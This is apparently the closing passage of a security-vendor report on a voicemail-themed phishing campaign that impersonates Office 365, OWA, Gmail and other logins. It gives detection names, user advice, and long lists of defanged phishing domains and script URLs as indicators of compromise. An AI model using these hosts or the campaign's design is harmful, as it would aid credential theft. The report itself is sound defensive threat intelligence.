




Figure 14: Landing page targeting multiple brands

Below is the list of brands targeted by this campaign.

- Office 365
- Mimecast
- Outlook Web Access (OWA)
- Gmail
- Yahoo
- Others (generic)

Once the user clicks on any of the above links, a corresponding phishing page is displayed. As an example, the OWA phishing page is displayed (Figure 15) when the user clicks the “Outlook Web Access” link on the web page.




Figure 15: OWA phishing page

## Zscaler's detection status

---

Zscaler's multilayered cloud security platform detects indicators at various levels, as seen here:

[HTML.Phish.Microsoft](#)

[HTML.Phish.Office365](#)

## Conclusion

---

This threat actor leverages well-crafted social engineering techniques and combines them with evasion tactics designed to bypass automated URL analysis solutions to achieve better success in reaching users and stealing their credentials.

As an extra precaution, users should not open attachments in emails sent from untrusted or unknown sources. As a best practice, in general, users should verify the URL in the address bar of the browser before entering any credentials.

The Zscaler ThreatLabZ team will continue to monitor this campaign, as well as others, to help keep our customers safe.

## Indicators of Compromise (IOCs)

---

## Domains using voicemail and VoIP themes

---

authncation[.]voicereport[.]club  
callerm[.]on-smsvoice[.]xyz  
cs[.]tu-mbla[.]xyz  
kb[.]mousecable[.]club  
msgvoip[.]voip2[.]xyz  
nosms[.]voicemail-srv[.]xyz  
novoi[.]smvm[.]xyz  
owabusiness[.]evolp-voicemail[.]club  
preview[.]voice-mailapp[.]club  
res[.]jms-cable[.]club  
rs[.]mousecable[.]club  
serv[.]dedicat-servvmd[.]xyz  
serv[.]micserv-llc[.]xyz  
serv[.]voip-servernet[.]xyz  
server[.]pressvp-net[.]xyz  
server[.]voi-cememnet[.]xyz  
servingnet[.]voipmails-srv[.]xyz  
servnet[.]dedicat-servvmd[.]xyz  
servnet[.]micserv-llc[.]xyz  
servnet[.]newmwav-voi[.]xyz  
servnet[.]pressvp-net[.]xyz  
servnet[.]voi-cememnet[.]xyz  
servnet[.]voip-servernet[.]com  
servnet[.]voip-servernet[.]xyz  
servnet[.]voip-serversoftonline[.]xyz  
servxds[.]voipmsx-serv[.]xyz  
split[.]spiral-servsnet[.]xyz  
srvnet[.]voip-servernet[.]com  
vm[.]jvc-blacks-see[.]club  
vmails[.]voicemail-srv[.]xyz  
vmcaller[.]xvvoip[.]xyz  
vn[.]pr-nijim[.]xyz  
voicemails[.]voicemail-sms[.]xyz  
voicemail[.]p2pvolp-connection[.]club  
voicenote[.]on-smsvoice[.]xyz  
voicenote[.]voip-sms[.]xyz  
voicenots[.]xvvoip[.]xyz  
voip-server[.]voiced-mxd[.]xyz  
voip[.]svpx[.]xyz  
voipmsg[.]vmr232[.]xyz  
vpxrsd[.]voic-e-mx[.]xyz  
websrv[.]sercu-voipvm[.]online

### Externally hosted JavaScripts used to load the phishing content

sunrare[.]com/o/50e86e68f0f3c0f8fefb78cae4070fab/assets/js/eb0c32d32967828335971031a7f69473[.]jjs  
birdeiy[.]com/tlc/1fb28f1a6214fad63727b59f6c47b48/assets/js/9b40ffe428c251fa9290c96cebe7ec22[.]jjs  
birdeiy[.]com/tlc/f14277d7aeb98e7d97598d37d9c9b0b6/assets/js/a7ea834d6055724f803fb685792a53ba[.]jjs  
selagikamana[.]com/zqp/572a5796b6771661fd5c14e5eb030fa4/assets/js/fb011c8479de271fa425cb3c0090354a[.]jjs  
www[.]sunrare[.]com/o/61f414c3c63cd9cddb5c074ead6bf42/assets/js/aef79e7c7ea0af42bc3f2bbda0389025[.]jjs  
donzipelt[.]com/def/4dd0b3fe161066f007fc67e1f7e2b1f0/assets/js/9d9e5f30ac5d845e86ef027d5048d578[.]jjs

donzipelt[.]com/def/5dc46609ba95bde0af73bf1503a37ccb/assets/js/3dd94d0fa362965267e407d9da2f0d50[.]jjs  
www[.]sunrare[.]com/o/d1990b1a24c0e238566a817a620d1730/assets/js/05f957ca65d7884c707ff9ceb0ed35d0[.]jjs  
jessicabendaridesigns[.]com/poc/0991088e015559e0f28a5b8c1ceaec99/assets/js/9d66beb85e9baf57b3d5613327f18532[.]jjs  
duduknax[.]com/tol/414de52007f92181334cff78781dbcf8/assets/js/d23a1f5183fbd7361f25331bffb0080[.]jjs  
sunrare[.]com/o/e9fe886b01d023891df84892932fe818/assets/js/70fd63b8279390b9e497bc7bb5e8ebf9[.]jjs  
pocopassdfgnow[.]website/d9304846708577b8218634513d040c7d/assets/js/f65b3324ecb14d0f8519d74fb71d69ed[.]jjs  
www[.]sunrare[.]com/o/962ffb6ffd63e7f264d7647ae43bd0d2/assets/js/f0de7b83ce53ac9ad95f159c83238fc8[.]jjs  
www[.]sunrare[.]com/o/a1c3fd81c71ea04ca54a0849ed87f71a/assets/js/8f2ee1290175a2c989609540b51966ed[.]jjs  
zetcontechologies[.]com/app/7879f9ee764455df97e00f7e29e57ed6/assets/js/3a4ae029e8613b15ee9636d3069eefac[.]jjs  
zetcontechologies[.]com/app/3c6be750a9d9afea5b5d045b69a0ecdc/assets/js/d4f97f5c855bc87fb716531c15b41982[.]jjs  
duduknax[.]com/tol/a01a19c1f9c346b46e67c10b62ee929f/assets/js/bfc47b5a191c01ebedb48d6687736093[.]jjs  
duduknax[.]com/tol/3c0d8af5aa88acfe9f4785b183bc0b0f/assets/js/8d56426a10faecebed92e7ad44f9a37e[.]jjs  
duduknax[.]com/tol/6a75a934186109a9da52d1a277bd5225/assets/js/5ce9e997caf186f4d487f68dc2dbbc6f[.]jjs  
lompintsc[.]com/del/0cbd7a8540753de4d507786645a5066b/assets/js/67a61205f2dcbfa7635a394295bc5666[.]jjs  
lompintsc[.]com/del/da40d7bebec2d1368a18990bb519a410/assets/js/fb6637c96873022b36531ddf2a4efd01[.]jjs  
lompintsc[.]com/del/63da6c6c93262b3d47bb128f05164db8/assets/js/b36705e19d470036493436da163570a9[.]jjs  
lompintsc[.]com/del/7712b26261d18e81c851bc02e281e9ef/assets/js/985931acc11fbf06a720dbf089b3856f[.]jjs  
lompintsc[.]com/del/4746f26dddc4ffcea1c1b517f23fe3ab/assets/js/9e02714fc2166ff8ffdc683c00134039[.]jjs  
reallaunchers[.]co[.]in/me/d0b18ce7a90d9a329dc45ea25b364839/assets/js/8cb0c9c283c4300724b1b3efb265834e[.]jjs  
reallaunchers[.]co[.]in/me/90e1cf6dfa12605f92c9c81a2feb2a3e/assets/js/02a810708e34dc9992da0f296981c5c6[.]jjs  
reallaunchers[.]co[.]in/me/1287eec8c39a8fbf29d8f22f1b05951f/assets/js/6e206308e8ff21f65dd4683151955def[.]jjs  
reallaunchers[.]co[.]in/me/28cdb51800f6ac197371e04799f9b2f8/assets/js/60ed882d1941f778d8c21dca759eb815[.]jjs  
lonkamps[.]com/3632d3a40e5fa966afa789e58a89517d/assets/js/8e2decef1d03d9908180d2bce761f9a6[.]jjs  
plazipovc[.]com/8651f7f29d9da5768e4a121e4cf6e0e8/assets/js/a3fff382761006906580234b739ab40e[.]jjs  
charlesbat[.]com/15a2b4810e0e6d4b09657616a58127e3/assets/js/56faf1d8d82e1a5bf1f948fe8cdab282[.]jjs  
lonkamps[.]com/8d10bdc6213ad9495fcccefc3916d754/assets/js/116542ef8641ab1787d260fdc497ce86[.]jjs  
lonkamps[.]com/91fb4c8ad24e428138d41739bd43d7d2/assets/js/3a9d761a4e957acb3c5d2b49fddb027[.]jjs  
lonkamps[.]com/6eacd882af394260d82176b1b2da41df/assets/js/5c4e608d5857fab525ced80b98d8f2e1[.]jjs  
charlesbat[.]com/9cc926e58ca86d5871814fa3cfe6f822/assets/js/2d43a2cb2d1287e9d8406519f008e597[.]jjs  
lonkamps[.]com/6aea44e686ffeae7d8afaeae98e51b0/assets/js/f392a8ed26a59b5423a904f1450eaea3[.]jjs  
lonkamps[.]com/2ff478f17372963b19f0d9561b520e6d/assets/js/bc55dd90e976e60e4948472839d028e8[.]jjs  
lonkamps[.]com/5f2b041f3e93018e4061864d9245470d/assets/js/5237ec7cc3430a2e768fa25594e2ff95[.]jjs  
lonkamps[.]com/2d1d238ba6c5fb08801b07f82e8649bd/assets/js/c890b9085890f08953dfcd9585dcc834[.]jjs

lonkamps[.]com/3bf30618619351b695669f462c1a16c7/assets/js/42a4033acc09ef391e3a25631158e490[.]js

northdallashometheater[.]com/[.]xmlrpc/c3a5d87a700619ab4a5582bf5cf60f35/assets/js/255188349058257aca886ff198957324[.]js